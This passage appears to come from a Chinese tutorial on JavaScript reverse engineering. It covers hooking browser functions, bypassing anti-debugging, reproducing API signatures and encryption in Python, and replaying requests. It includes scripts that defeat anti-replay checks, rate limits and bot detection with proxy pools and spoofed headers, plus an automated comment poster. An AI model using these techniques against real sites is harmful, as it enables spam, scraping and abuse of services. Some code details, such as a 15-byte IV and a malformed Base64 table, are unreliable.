用途: 修改线上 JS 文件并保存, 刷新后依然生效。

步骤:

1. Sources -> Overrides
2. 选择本地文件夹
3. 修改文件并保存 (`Ctrl+S`)

应用:

- 删除反调试代码
- 添加日志输出
- 修改加密逻辑测试

5. Snippets (代码片段)

用途: 保存常用的 Hook 脚本, 快速执行。

步骤:

1. Sources -> Snippets
 2. 新建 Snippet
 3. 粘贴脚本, `Ctrl+Enter` 执行
-

反调试对抗

1. 无限 debugger

特征:

```
setInterval(() => {
  debugger;
}, 100);
```

绕过方法:

- 方法一: 右键断点行 -> "Never pause here"
- 方法二: Hook `Function.prototype.constructor` (见 [Hook 脚本](#))
- 方法三: Local Overrides 删除该段代码

2. 检测 DevTools 打开

特征:

```
setInterval(() => {
  if (window.outerWidth - window.innerWidth > 160) {
    alert("DevTools detected!");
    window.location.href = "about:blank";
  }
}, 1000);
```

绕过方法:

- 使用独立窗口模式 (Undock into separate window)
- Hook `window.outerWidth` 和 `window.innerWidth`

3. 检测时间差

特征:

```
let start = Date.now();
debugger;
let end = Date.now();
if (end - start > 100) {
    console.log("Debugger detected!");
}
```

绕过方法:

- Hook `Date.now()` 返回固定增量

实战示例

示例一：追踪加密函数

目标: 找到生成 `sign` 参数的函数

步骤:

1. Network 面板找到包含 `sign` 的请求
2. 全局搜索 `sign` (可能有上百个结果)
3. 设置 XHR 断点, URL 填 `/api/`
4. 刷新页面, 断点停下
5. 查看 Call Stack, 定位到 `generateSign` 函数
6. 单步调试, 理解加密逻辑

示例二：绕过滑块验证码

目标: 分析滑块验证逻辑

步骤:

1. 右键滑块元素 -> Break on -> Attribute modifications
2. 拖动滑块, 断点停下

3. 查看 Call Stack, 找到验证函数

4. 分析轨迹生成和验证逻辑

相关章节

- JavaScript Hook 脚本
- 浏览器开发者工具
- 逆向工程工作流

[R26] Hooking Techniques

R26: Hook (挂钩/劫持) 技术

掌握 JavaScript Hook 技术，拦截和修改函数调用，无需破解即可获取关键数据。



配方信息

项目	说明
难度	★★ (初级-中级)
预计时间	30 分钟 - 2 小时
所需工具	Chrome DevTools, Tampermonkey (可选)
适用场景	函数拦截、参数监控、返回值修改、反调试绕过



学习目标

完成本配方后，你将能够：

- 理解 Hook 技术的核心原理
- 使用覆盖法 Hook 全局函数
- 使用 Object.defineProperty Hook 属性
- 使用 Proxy 实现深度拦截
- Hook 常见 Web API (fetch, XHR, crypto)
- 编写防检测的 Hook 代码

思考时刻

在开始学习 Hook 技术之前，先思考几个问题：

1. 你打过电话窃听的比喻吗？Hook 技术和电话窃听有什么相似之处？
2. 如果函数是一个黑盒，你无法看到它的源码，怎么知道它在做什么？
3. 修改函数会破坏原有功能吗？如何在不影响业务的前提下“偷听”？
4. 实际场景：一个网站的登录接口发送了加密密码，你如何在不破解加密算法的情况下，拿到加密前的明文？

这些问题的答案，就是 Hook 技术的精髓。

核心概念

Hook（挂钩/劫持）技术是 JS 逆向的灵魂。核心思想是：修改原函数的定义，插入我们的逻辑，再执行原函数。这允许我们像中间人一样，在不破坏业务逻辑的前提下，查看和修改参数、返回值。

Hook 的本质：

原流程：调用者 → 函数 → 返回值
Hook后：调用者 → 我们的代码 → 原函数 → 我们的代码 → 返回值

1. 基础 Hook (覆盖法)

最简单粗暴的方法，直接把函数覆盖掉。

示例: Hook `alert`

```
let _alert = window.alert; // 1. 保存原函数
window.alert = function (msg) {
    // 2. 覆盖为新函数
    console.log("[Hook] Alert called with:", msg); // 3. 插入逻辑
    debugger; // 方便调试断下
    return _alert.apply(this, arguments); // 4. 调用(劫持)原函数
};
// 5. 伪装 toString (可选, 防止被检测)
window.alert.toString = function () {
    return "function alert() { [native code] }";
};
```

2. Object.defineProperty (属性 Hook)

当某些变量是直接赋值而不是函数调用时 (例如 `document.cookie = "xxx"`) , 我们需要 Hook 属性。

示例: Hook `cookie`

```
(function () {
    let cookieCache = document.cookie;
    Object.defineProperty(document, "cookie", {
        get: function () {
            return cookieCache;
        },
        set: function (val) {
            console.log("[Hook] Setting cookie:", val);
            if (val.includes("token")) {
                debugger;
            }
            cookieCache = val; // 实际上这里应该调用原生的 setter②比较复杂, 通常用 Proxy 代替
            return val;
        },
    });
})();
```

3. ES6 Proxy (代理 Hook)

Proxy 是最强大的 Hook 方式，它可以代理整个对象的所有操作（读、写、函数调用、遍历等）。

示例：代理全局对象 window

```
window = new Proxy(window, {
  get: function (target, prop, receiver) {
    if (prop === "v_account") {
      console.log("[Hook] Reading v_account");
    }
    return Reflect.get(target, prop, receiver);
  },
  set: function (target, prop, value, receiver) {
    if (prop === "v_account") {
      console.log("[Hook] Setting v_account =", value);
      debugger;
    }
    return Reflect.set(target, prop, value, receiver);
  },
});
```

注意：直接代理 window 可能会比较卡，且容易被检测。通常只代理特定的配置对象。

4. 常见 Hook 点

记住这些“交通要道”，90% 的加密参数都会经过这里：

1. JSON.stringify: 无论什么加密参数，最后往往都要转成 JSON 发给服务器。
2. JSON.parse: 服务器返回的加密数据，解密后往往要转成 JSON 对象。
3. String.prototype.split / slice: 字符串操作函数。
4. XMLHttpRequest.prototype.open / send: 网络请求入口。
5. Headers.prototype.append: Fetch API 添加 Header 时。

总结

Hook 的本质是 AOP (面向切面编程)。在逆向中，它是我们切入黑盒系统的主要手段。时刻记得：Hook 代码要尽可能早地注入（注入时机在加载 DevTools 之前最佳，如使用油猴脚本或 Local Overrides）。

[R27] API Reverse Engineering

R27: API 逆向与重放攻击

掌握 API 签名逆向，实现脱离浏览器的自动化请求。



配方信息

项目	说明
难度	★★★ (中级)
预计时间	1-4 小时
所需工具	Chrome DevTools, Python/Node.js
适用场景	API 签名破解、参数加密分析、请求伪造



学习目标

完成本配方后，你将能够：

- 快速定位 API 签名算法
- 分析常见的签名结构 (MD5/SHA/HMAC)
- 处理时间戳、Nonce 等动态参数
- 实现完整的 API 重放攻击
- 编写自动化脚本调用 API



核心概念

逆向的最终目的通常不是为了看代码，而是为了调用 API。我们需要搞清楚客户端是如何构造请求的，以便我们在脚本中脱离浏览器伪造请求。

API 逆向的核心是以假乱真——让服务器无法区分请求来自浏览器还是自动化脚本。

1. 签名参数分析 (Signature Analysis)

大多数现代 API 都有签名机制，防止参数被篡改。

1.1 常见签名结构

基础哈希签名

```
# MD5 签名
sign = MD5(param1=a&param2=b&timestamp=123456&salt=xxxx)

# SHA256 签名
sign = SHA256(user_id + timestamp + secret_key)

# 多层签名
sign = MD5(SHA256(params) + salt)
```

HMAC 签名

```
# HMAC-SHA256 更安全，防彩虹表
import hmac
import hashlib

def generate_hmac_sign(params, secret_key):
    message = "&".join([f"{k}={v}" for k, v in sorted(params.items())])
    return hmac.new(
        secret_key.encode(),
        message.encode(),
        hashlib.sha256
    ).hexdigest()
```

自定义签名算法

```
// 某电商平台的魔改签名
function customSign(params) {
    let str = Object.keys(params)
        .sort()
        .map((k) => params[k])
        .join("");
    // 魔改的 MD5 增加了位移和异或操作
    let hash = md5(str);
    return hash.split("").reverse().join("") .substring(0, 16);
}
```

1.2 签名还原步骤

第一步：观察变量规律

在 Network 面板发送 5-10 个请求，记录所有参数的变化：

请求序号	timestamp	nonce	user_id	sign
1	1638360000	abc123	1001	5f8e9d2a...
2	1638360003	def456	1001	7a3b1c4e...
3	1638360005	ghi789	1001	2d6f8e1b...

分析规律：

- `timestamp`：每次递增，Unix 时间戳
- `nonce`：随机字符串（6 位）
- `user_id`：固定值
- `sign`：每次都不同 → 依赖于其他参数

第二步：定位签名逻辑

方法 1：关键字搜索

```
// 在 Sources 面板搜索以下关键字  
sign;  
signature;  
_sign;  
generateSign;  
md5;  
sha;  
encrypt;
```

方法 2: XHR Breakpoint 在 DevTools 中设置 URL 断点:

- Network → 右键请求 → "Replay XHR"
- Sources → XHR/fetch Breakpoints → 添加 URL 关键字 (如 /api/)
- 刷新页面, 自动断在发包前

方法 3: Hook XMLHttpRequest/fetch

```
// 注入到页面最前面 (Console 或 Tampermonkey)  
(function () {  
    const _open = XMLHttpRequest.prototype.open;  
    XMLHttpRequest.prototype.open = function (method, url) {  
        console.log("[XHR]", method, url);  
        if (url.includes("/api/data")) {  
            debugger; // 发送 /api/data 请求前自动断点  
        }  
        return _open.apply(this, arguments);  
    };  
})();
```

第三步：算法识别

标准算法识别

特征	算法	输出长度
字符集 [0-9a-f]	MD5	32 字符
字符集 [0-9a-f]	SHA1	40 字符
字符集 [0-9a-f]	SHA256	64 字符
字符集 [A-Za-z0-9+/=]	Base64 编码	任意长度, 能被 4 整除
字符集 [A-Za-z0-9]	自定义编码	需要分析具体逻辑

在代码中查找特征码

```
// MD5 特征: 初始化向量
0x67452301, 0xefcdab89, 0x98badcfe, 0x10325476

// AES 特征: S-Box 表
0x63, 0x7c, 0x77, 0x7b, 0xf2, 0x6b, 0x6f, 0xc5...

// RSA 特征: 大素数运算
modPow, BigInteger, 0x10001 (常见公钥指数)
```

第四步：复现签名算法

案例：某视频网站签名

逆向发现签名逻辑：

```
// 浏览器中的签名函数
function getSign(videoId, timestamp) {
  const salt = "h5@video#2024";
  const raw = `videoId=${videoId}&ts=${timestamp}&salt=${salt}`;
  return md5(raw).toUpperCase();
}
```

Python 复现：

```
import hashlib
import time

def get_sign(video_id, timestamp=None):
    if timestamp is None:
        timestamp = int(time.time())

    salt = "h5@video#2024"
    raw = f"videoId={video_id}&ts={timestamp}&salt={salt}"
    return hashlib.md5(raw.encode()).hexdigest().upper()

# 测试
sign = get_sign("BV1xv4y1X7Yp")
print(sign) # 输出: E8A7F2D3C1B9...
```

2. 加密参数分析

除了签名，很多 API 会对整个请求体或敏感参数加密。

2.1 AES 加密

特征识别

```
// 代码中可能出现的关键字
CryptoJS.AES.encrypt;
crypto.createCipheriv("aes-128-cbc");
Cipher.getInstance("AES/CBC/PKCS5Padding");
```

案例：某登录接口

浏览器代码：

```
function encryptPassword(password) {
    const key = CryptoJS.enc.Utf8.parse("1234567890abcdef");
    const iv = CryptoJS.enc.Utf8.parse("abcdef1234567890");
    const encrypted = CryptoJS.AES.encrypt(password, key, {
        iv: iv,
        mode: CryptoJS.mode.CBC,
        padding: CryptoJS.pad.Pkcs7,
    });
    return encrypted.toString(); // Base64 格式
}
```

Python 复现：

```
from Crypto.Cipher import AES
from Crypto.Util.Padding import pad
import base64

def encrypt_password(password):
    key = b'1234567890abcdef'
    iv = b'abcdef1234567890'

    cipher = AES.new(key, AES.MODE_CBC, iv)
    encrypted = cipher.encrypt(pad(password.encode(), AES.block_size))
    return base64.b64encode(encrypted).decode()

# 测试
print(encrypt_password("MyPassword123"))
```

2.2 RSA 加密

通常用于加密 AES 的密钥（混合加密）或登录密码。

提取公钥

```
// 浏览器中查找
publicKey = "-----BEGIN PUBLIC KEY-----\nMIGfMA0GCSqGS...""

// 或从接口返回
GET /api/getPublicKey
{
    "key": "MIGfMA0GCSqGS..."
}
```

Python 复现

```
from Crypto.PublicKey import RSA
from Crypto.Cipher import PKCS1_v1_5
import base64

def rsa_encrypt(text, public_key_str):
    public_key = RSA.import_key(public_key_str)
    cipher = PKCS1_v1_5.new(public_key)
    encrypted = cipher.encrypt(text.encode())
    return base64.b64encode(encrypted).decode()

public_key = """-----BEGIN PUBLIC KEY-----
MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQC...
-----END PUBLIC KEY-----"""

password_encrypted = rsa_encrypt("MyPassword123", public_key)
```

2.3 自定义加密算法

案例：某 App 的魔改 Base64

逆向发现它把标准 Base64 字符表打乱了：

```
// 标准 Base64 字符表
const stdTable =
"ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/";

// 魔改后的字符表（故意打乱）
const customTable =
"LMNOPQRSTUVWXYZABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789wx+/yz";
```

复现方法：把混淆后的 Base64 编码/解码函数扣下来，改成 Python。

3. 重放攻击 (Replay Attack)

重放是验证逆向成果最简单的方法。

3.1 简单重放（无时间戳校验）

1. 在 Network 面板右键请求 → "Copy as cURL"

2. 在终端粘贴运行

```
curl 'https://api.example.com/data?user_id=123&sign=abc123' \
-H 'User-Agent: Mozilla/5.0' \
-H 'Cookie: session=xyz'
```

如果能拿到数据，说明该接口：

- 没有时间戳校验
- 没有Nonce校验
- 签名有效期很长（或无限期）

3.2 高级重放（带时间戳）

```
import requests
import time
import hashlib

def generate_sign(params, salt="my_secret_salt"):
    """生成签名"""
    s = "&".join([f"{k}={v}" for k, v in sorted(params.items())])
    s += f"&salt={salt}"
    return hashlib.md5(s.encode()).hexdigest()

def api_request(user_id):
    """API 请求"""
    params = {
        "user_id": user_id,
        "timestamp": int(time.time()),
        "nonce": hashlib.md5(str(time.time()).encode()).hexdigest()[:8]
    }
    params["sign"] = generate_sign(params)

    response = requests.get(
        "https://api.example.com/data",
        params=params,
        headers={
            "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36",
            "Referer": "https://www.example.com/"
        }
    )
    return response.json()

# 测试
print(api_request(123))
```

3.3 Session/Cookie 管理

案例：登录 + API 调用

```
import requests

class APIClient:
    def __init__(self):
        self.session = requests.Session()
        self.session.headers.update({
            "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36"
        })

    def login(self, username, password):
        """登录获取 Session"""
        response = self.session.post(
            "https://www.example.com/login",
            data={
                "username": username,
                "password": self.encrypt_password(password) # 使用前面的加密函数
            }
        )
        if response.json()["code"] == 0:
            print("登录成功, Session 已保存")
            return True
        return False

    def get_user_data(self, user_id):
        """调用需要登录的 API"""
        params = {"user_id": user_id}
        params["sign"] = self.generate_sign(params)

        response = self.session.get(
            "https://api.example.com/user/data",
            params=params
        )
        return response.json()

    def encrypt_password(self, password):
        # 这里调用前面写的加密函数
        pass

    def generate_sign(self, params):
        # 这里调用前面写的签名函数
        pass

# 使用
client = APIClient()
if client.login("myusername", "mypassword"):
    data = client.get_user_data(123)
    print(data)
```

4. 防重放机制绕过

4.1 时间戳校验

特征

- 服务器检查 `timestamp` 是否在当前时间的 ± 60 秒内
- 旧请求会返回 `{"error": "Request expired"}`

绕过方法

```
import time
import ntplib # pip install ntplib

def get_server_timestamp():
    """获取标准时间（防止本地时钟不准）"""
    try:
        client = ntplib.NTPClient()
        response = client.request('pool.ntp.org')
        return int(response.tx_time)
    except:
        return int(time.time())

# 使用
params = {
    "user_id": 123,
    "timestamp": get_server_timestamp() # 使用标准时间
}
```

4.2 Nonce (随机数) 校验

特征

- 服务器会缓存最近 10 分钟的所有 `nonce`
- 重复的 `nonce` 会被拒绝: `{"error": "Duplicate request"}`

绕过方法

```
import uuid

def generate_nonce():
    """每次生成唯一的 nonce"""
    return uuid.uuid4().hex # 示例: 'a8f5f167f44f4964e6c998dee827110c'

# 或使用时间戳 + 随机数
import random
def generate_nonce_v2():
    return f"{int(time.time())}{random.randint(1000, 9999)}"
```

4.3 序列号 (Sequence) 校验

特征

- 常见于 WebSocket 或长连接协议
- 每个包必须有递增的序列号：1, 2, 3, 4...
- 乱序或重复的包会被丢弃

绕过方法

```
class WebSocketClient:
    def __init__(self):
        self.seq = 0 # 初始序列号

    def send_message(self, msg_type, data):
        self.seq += 1 # 自增序列号
        packet = {
            "seq": self.seq,
            "type": msg_type,
            "data": data
        }
        self.ws.send(json.dumps(packet))
```

5. 认证系统分析

5.1 JWT (JSON Web Token)

识别方法

```
Authorization: Bearer  
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VySWQiOjEyMywiaWF0IjoxNjM4MzYwMDAwfQ.5f8e9d  
2a7b3c1e4f...
```

三段用 `.` 分隔：

1. Header (算法类型)
2. Payload (用户数据)
3. Signature (签名, 防篡改)

解码

```
import jwt  
  
token =  
"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VySWQiOjEyMywiaWF0IjoxNjM4MzYwMDAwfQ.5f8e9d  
2a..."  
  
# 解码 (不验证签名)  
payload = jwt.decode(token, options={"verify_signature": False})  
print(payload) # {'userId': 123, 'iat': 1638360000}
```

注意：JWT 的签名密钥（secret）在服务端，客户端无法伪造。逆向重点是如何获取有效的 Token（通常通过登录）。

5.2 自定义 Token

案例：某平台的 Token 生成

```
// 浏览器逻辑
function generateToken(userId, deviceId) {
    const timestamp = Date.now();
    const raw = `${userId}|${deviceId}|${timestamp}`;
    const encrypted = AES.encrypt(raw, SECRET_KEY);
    return Base64.encode(encrypted);
}
```

复现

```
from Crypto.Cipher import AES
import base64
import time

def generate_token(user_id, device_id):
    timestamp = int(time.time() * 1000)
    raw = f"{user_id}|{device_id}|{timestamp}"

    # 假设逆向出的 SECRET_KEY
    key = b'sixteen byte key'
    cipher = AES.new(key, AES.MODE_ECB)
    encrypted = cipher.encrypt(raw.ljust(16).encode())
    return base64.b64encode(encrypted).decode()
```

6. 高级技巧：RPC 调用

当 JS 逻辑过于复杂（如 WebAssembly、VM 保护），直接复现算法成本太高，可以使用 RPC (Remote Procedure Call) 技术。

6.1 原理

在浏览器中注入一个 WebSocket 服务器，Python 客户端通过 WebSocket 调用浏览器中的 JS 函数。

6.2 实现

浏览器端（通过 Tampermonkey 注入）

```
// ==UserScript==  
// @name      RPC Server  
// @match     https://www.example.com/*  
// ==/UserScript==  
  
const ws = new WebSocket("ws://127.0.0.1:8765");  
  
ws.onmessage = function (event) {  
    const request = JSON.parse(event.data);  
    let result;  
  
    try {  
        // 调用页面中的签名函数  
        if (request.method === "getSign") {  
            result = window.getSign(request.params.videoId, request.params.timestamp);  
        }  
        ws.send(JSON.stringify({ id: request.id, result: result }));  
    } catch (e) {  
        ws.send(JSON.stringify({ id: request.id, error: e.message }));  
    }  
};
```

Python 客户端

```
import asyncio
import websockets
import json

class RPCClient:
    def __init__(self):
        self.request_id = 0

    async def call(self, method, params):
        async with websockets.connect('ws://127.0.0.1:8765') as ws:
            self.request_id += 1
            request = {
                'id': self.request_id,
                'method': method,
                'params': params
            }
            await ws.send(json.dumps(request))
            response = await ws.recv()
            return json.loads(response)['result']

# 使用
async def main():
    client = RPCClient()
    sign = await client.call('getSign', {'videoId': 'BV1xv4y1X7Yp', 'timestamp': 1638360000})
    print(f"签名结果: {sign}")

asyncio.run(main())
```

优点:

- ✓ 不需要复现复杂算法
- ✓ 自动跟随网站更新
- ✓ 可调用任何 JS 函数 (包括 WebAssembly)

缺点:

- ✗ 需要浏览器一直运行
- ✗ 性能较低 (网络通信开销)
- ✗ 不适合高并发场景

7. 常见陷阱与调试技巧

7.1 参数顺序问题

错误示例

```
# Python 的字典是无序的 (3.7+ 保持插入顺序)
params = {"c": 3, "a": 1, "b": 2}
sign = md5("&".join([f"{k}={v}" for k in params])) # ✗ 错误
```

正确做法

```
# 必须按字典序或指定顺序排序
sign = md5("&".join([f"{k}={params[k]}" for k in sorted(params.keys())])) # ✓ 正确
```

7.2 字符编码问题

```
# 浏览器中可能使用 UTF-8 编码
sign_js = md5("中文参数") # JavaScript 默认 UTF-8

# Python 必须显式指定编码
sign_py = hashlib.md5("中文参数".encode('utf-8')).hexdigest() # ✓
```

7.3 浮点数精度

```
// JavaScript
timestamp = Date.now(); // 1638360000123 [13位毫秒]

// Python
timestamp = int(time.time()); // 1638360000 [10位秒] ✗
timestamp = int(time.time() * 1000); // 1638360000123 ✓
```

7.4 调试技巧：Diff 对比

当签名始终不匹配时，对比浏览器和脚本的中间结果：

```
# 在浏览器 Console 中打印
console.log("待签名字符串:", rawString);
console.log("签名结果:", sign);

# 在 Python 中打印
print("待签名字符串:", raw_string)
print("签名结果:", sign)

# 使用在线 Diff 工具对比
# https://www.diffchecker.com/
```

8. 实战案例

案例 1：某新闻网站评论接口

目标: 自动发表评论

分析过程:

1. 抓包发现 POST 请求参数包含 `content`, `article_id`, `timestamp`, `sign`
2. 搜索 `sign` 关键字, 定位到 `utils.js:1234`
3. 发现签名逻辑: `MD5(article_id + content + timestamp + "news_secret_2024")`
4. 测试发现 `timestamp` 有 ± 5 分钟容错

完整脚本:

```
import requests
import hashlib
import time

def post_comment(article_id, content):
    timestamp = int(time.time())
    sign = hashlib.md5(
        f"{article_id}{content}{timestamp}news_secret_2024".encode()
    ).hexdigest()

    data = {
        "article_id": article_id,
        "content": content,
        "timestamp": timestamp,
        "sign": sign
    }

    response = requests.post(
        "https://news.example.com/api/comment/add",
        data=data,
        headers={
            "User-Agent": "Mozilla/5.0",
            "Cookie": "session=YOUR_SESSION_COOKIE"
        }
    )
    return response.json()

# 测试
result = post_comment(12345, "这篇文章写得真好!")
print(result)
```

案例 2：某电商搜索接口（AES 加密）

目标: 批量搜索商品价格

分析过程:

1. 发现请求参数 `q` 是加密的: `q=U2FsdGVkX1+3g7h2k...` (Base64 格式)
2. 搜索 `encrypt` 关键字, 找到 `CryptoJS.AES.encrypt`
3. 提取 AES 密钥和 IV (硬编码在 JS 中)
4. 发现加密模式为 AES-128-CBC

完整脚本:

```
from Crypto.Cipher import AES
from Crypto.Util.Padding import pad
import base64
import requests

def encrypt_query(keyword):
    key = b'1234567890abcdef'
    iv = b'abcdef1234567890'

    cipher = AES.new(key, AES.MODE_CBC, iv)
    encrypted = cipher.encrypt(pad(keyword.encode(), AES.block_size))
    return base64.b64encode(encrypted).decode()

def search_product(keyword):
    encrypted_q = encrypt_query(keyword)

    response = requests.get(
        "https://shop.example.com/api/search",
        params={"q": encrypted_q}
    )
    return response.json()

# 批量搜索
keywords = ["iPhone 15", "MacBook Pro", "AirPods"]
for keyword in keywords:
    results = search_product(keyword)
    print(f"{keyword}: {results['total']} 个结果")
```

9. 防御与对抗

9.1 服务端防护手段

防护方法	原理	绕过难度
时间戳校验	拒绝过期请求 ($\pm 60s$)	★ 简单 (同步时钟)
Nonce 去重	缓存最近的随机数	★★ 中等 (生成唯一值)
请求频率限制	单 IP/用户限制 QPS	★★★ 较难 (IP 池 + 账号池)
行为分析	检测自动化特征 (速度、顺序)	★★★★★ 困难 (模拟人类行为)
设备指纹	绑定设备 (Canvas、WebGL)	★★★★★ 困难 (伪造指纹)
验证码	人机识别 (滑块、点选)	★★★★★ 极难 (OCR + 打码平台)

9.2 逆向工程师对策

```
# 1. 使用 IP 代理池
import requests

proxies = {
    'http': 'http://proxy1.com:8080',
    'https': 'http://proxy1.com:8080'
}
response = requests.get(url, proxies=proxies)

# 2. 随机化请求间隔
import random
import time

for i in range(100):
    api_request()
    time.sleep(random.uniform(2, 5)) # 2-5秒随机延迟

# 3. 模拟真实浏览器行为
headers = {
    'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36',
    'Accept': 'text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8',
    'Accept-Language': 'zh-CN,zh;q=0.9,en;q=0.8',
    'Accept-Encoding': 'gzip, deflate, br',
    'Referer': 'https://www.example.com/',
    'DNT': '1',
    'Connection': 'keep-alive',
    'Upgrade-Insecure-Requests': '1'
}
```

10. 工具推荐

工具	用途	平台
Postman	API 调试、请求重放	全平台
mitmproxy	抓包、请求修改、Python 脚本	全平台
Burp Suite	高级抓包、参数 Fuzz、重放攻击	全平台
Fiddler	Windows 抓包神器	Windows
Charles	macOS 抓包工具	macOS
Insomnia	API 调试 (Postman 替代品)	全平台

总结

API 逆向的本质是理解通信协议。掌握以下技能你将无往不利：

1. 签名算法识别：MD5/SHA/HMAC/自定义算法
2. 加密参数分析：AES/RSA/自定义加密
3. 防重放机制绕过：时间戳/Nonce/序列号
4. 认证系统：JWT/Session/自定义 Token
5. RPC 调用：处理复杂 JS/WASM 逻辑
6. 对抗检测：IP 池、行为模拟、验证码处理

记住：服务器看不出请求来自脚本还是浏览器，你就成功了。

相关章节

- JavaScript 反混淆
- 加密算法识别
- 动态参数分析
- Puppeteer 与 Playwright
- 验证码绕过

[R28] Crypto Identification

R28: 加密算法识别与分析

概述

Web 应用中常用各种加密算法来保护数据传输和存储。识别使用了哪种算法是逆向的第一步。本文介绍常见加密算法的特征及识别方法。

哈希算法 (Hash Functions)

MD5

特征:

- 输出长度: 128 bit (16 bytes) = 32 位十六进制字符
- 不可逆 (单向)
- 已不安全, 但仍广泛使用

识别方法:

```
// 典型输出
"5d41402abc4b2a76b9719d911017c592"; // MD5("hello")

// 库特征
CryptoJS.MD5("data").toString();
md5("data");
```

Python 实现:

```
import hashlib
hashlib.md5(b"hello").hexdigest()
# '5d41402abc4b2a76b9719d911017c592'
```

SHA 家族

算法	输出长度	十六进制长度	示例
SHA-1	160 bit	40 字符	aaf4c61ddcc5e8a2dabede0f3b482cd9aea9434d
SHA-256	256 bit	64 字符	2cf24dba5fb0a30e26e83b2ac5b9e29e1b161e5c1fa7425e73043362938b9824
SHA-512	512 bit	128 字符	(太长省略)

识别方法:

- 看输出长度
- 搜索关键词: `SHA`, `sha256`, `createHash`

Node.js 实现:

```
const crypto = require("crypto");
crypto.createHash("sha256").update("hello").digest("hex");
```

对称加密 (Symmetric Encryption)

AES (Advanced Encryption Standard)

特征:

- 块加密，块大小 128 bit
- 密钥长度: 128/192/256 bit
- 需要 IV (Initialization Vector)
- 模式: ECB, CBC, CTR, GCM 等

识别方法:

```
// CryptoJS
CryptoJS.AES.encrypt("data", "password").toString();

// Web Crypto API
crypto.subtle.encrypt({ name: "AES-CBC", iv: iv }, key, data);

// 搜索关键词
"AES", "encrypt", "decrypt", "IV", "padding";
```

常见模式对比:

模式	IV 需求	并行加密	安全性	备注
ECB	否	是	低	不安全, 相同明文产生相同密文
CBC	是	否	中	最常用
CTR	是	是	高	流式加密
GCM	是	是	高	带认证

Python 实现 (AES-CBC):

```
from Crypto.Cipher import AES
from Crypto.Util.Padding import pad, unpad
import base64

key = b'1234567890123456' # 16 bytes for AES-128
iv = b'abcdefghijklmnp'

# 加密
cipher = AES.new(key, AES.MODE_CBC, iv)
ciphertext = cipher.encrypt(pad(b'secret data', AES.block_size))
print(base64.b64encode(ciphertext).decode())

# 解密
cipher = AES.new(key, AES.MODE_CBC, iv)
plaintext = unpad(cipher.decrypt(ciphertext), AES.block_size)
print(plaintext.decode())
```

DES / 3DES

特征:

- DES: 56 bit 密钥, 已过时
- 3DES: 168 bit 密钥
- 块大小: 64 bit

识别: 搜索 `DES`, `TripleDES`

非对称加密 (Asymmetric Encryption)

RSA

特征:

- 公钥加密, 私钥解密
- 密钥长度: 1024/2048/4096 bit
- 慢, 通常用于加密小数据 (如 AES 密钥)

识别方法:

```
// JSEncrypt 库
var encrypt = new JSEncrypt();
encrypt.setPublicKey(publicKey);
var encrypted = encrypt.encrypt("data");

// Web Crypto API
crypto.subtle.encrypt({ name: "RSA-OAEP" }, publicKey, data);

// 关键词
"RSA", "publicKey", "privateKey", "-----BEGIN PUBLIC KEY-----";
```

公钥格式:

```
-----BEGIN PUBLIC KEY-----
MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIIBCgKCAQEA...
-----END PUBLIC KEY-----
```

Python 实现:

```
from Crypto.PublicKey import RSA
from Crypto.Cipher import PKCS1_OAEP
import base64

# 生成密钥对
key = RSA.generate(2048)
public_key = key.publickey()

# 加密
cipher = PKCS1_OAEP.new(public_key)
ciphertext = cipher.encrypt(b'secret')
print(base64.b64encode(ciphertext).decode())

# 解密
cipher = PKCS1_OAEP.new(key)
plaintext = cipher.decrypt(ciphertext)
print(plaintext.decode())
```

编码 vs 加密

Base64 (编码, 非加密)

特征:

- 字符集: A-Z, a-z, 0-9, +, /
- 结尾可能有 = 或 == 填充
- 长度是 4 的倍数

识别:

```
btoa("hello"); // "aGVsbG8="  
atob("aGVsbG8="); // "hello"
```

Python:

```
import base64  
base64.b64encode(b'hello').decode() # 'aGVsbG8='  
base64.b64decode('aGVsbG8=').decode() # 'hello'
```

Hex (十六进制编码)

特征:

- 字符集: 0-9, a-f
- 每个字节用 2 个字符表示

识别:

```
"48656c6c6f"; // "Hello" 的 Hex 编码
```

Python:

```
'Hello'.encode().hex() # '48656c6c6f'  
bytes.fromhex('48656c6c6f').decode() # 'Hello'
```

识别流程

步骤一：观察输出特征

1. 长度固定: 可能是哈希

- 32 字符 -> MD5
- 40 字符 -> SHA-1
- 64 字符 -> SHA-256

2. 长度可变: 可能是加密或编码

- 结尾有 = -> Base64
- 全是 0-9a-f -> Hex

步骤二：搜索关键词

在 Sources 面板全局搜索：

- 通用: encrypt, decrypt, crypto
- 库名: CryptoJS, JSEncrypt, forge
- 算法名: AES, RSA, MD5, SHA

步骤三：Hook 加密函数

```
// Hook CryptoJS
if (window.CryptoJS) {
    const originalAES = CryptoJS.AES.encrypt;
    CryptoJS.AES.encrypt = function (message, key, cfg) {
        console.log("[AES Encrypt]");
        console.log("Message:", message.toString());
        console.log("Key:", key.toString());
        debugger;
        return originalAES.apply(this, arguments);
    };
}
```

常见加密库

JavaScript 加密库

库名	特点	检测方法
CryptoJS	最流行的纯 JS 加密库	window.CryptoJS
Forge	全功能加密库	window.forge
JSEncrypt	RSA 专用	window.JSEncrypt
crypto-js	CryptoJS 的 npm 包	require('crypto-js')
Web Crypto API	浏览器原生	window.crypto.subtle

Python 加密库

库名	安装	用途
hashlib	内置	MD5, SHA
pycryptodome	<code>pip install pycryptodome</code>	AES, RSA, DES
cryptography	<code>pip install cryptography</code>	现代加密库

实战案例

案例 1: 识别未知哈希

观察:

```
输入: "admin"
输出: "21232f297a57a5a743894a0e4a801fc3"
```

分析:

- 长度 32 -> MD5
- 验证: `MD5("admin") = 21232f297a57a5a743894a0e4a801fc3` ✓

案例 2: 识别加密算法

观察:

```
var encrypted = "U2FsdGVkX1+gGv7..."; // Base64 格式
```

分析:

- 开头 `U2FsdGVkX1` -> Base64 解码 = `Salted__`

-
- 这是 CryptoJS AES 的典型特征

验证:

```
CryptoJS.AES.encrypt("data", "password").toString();
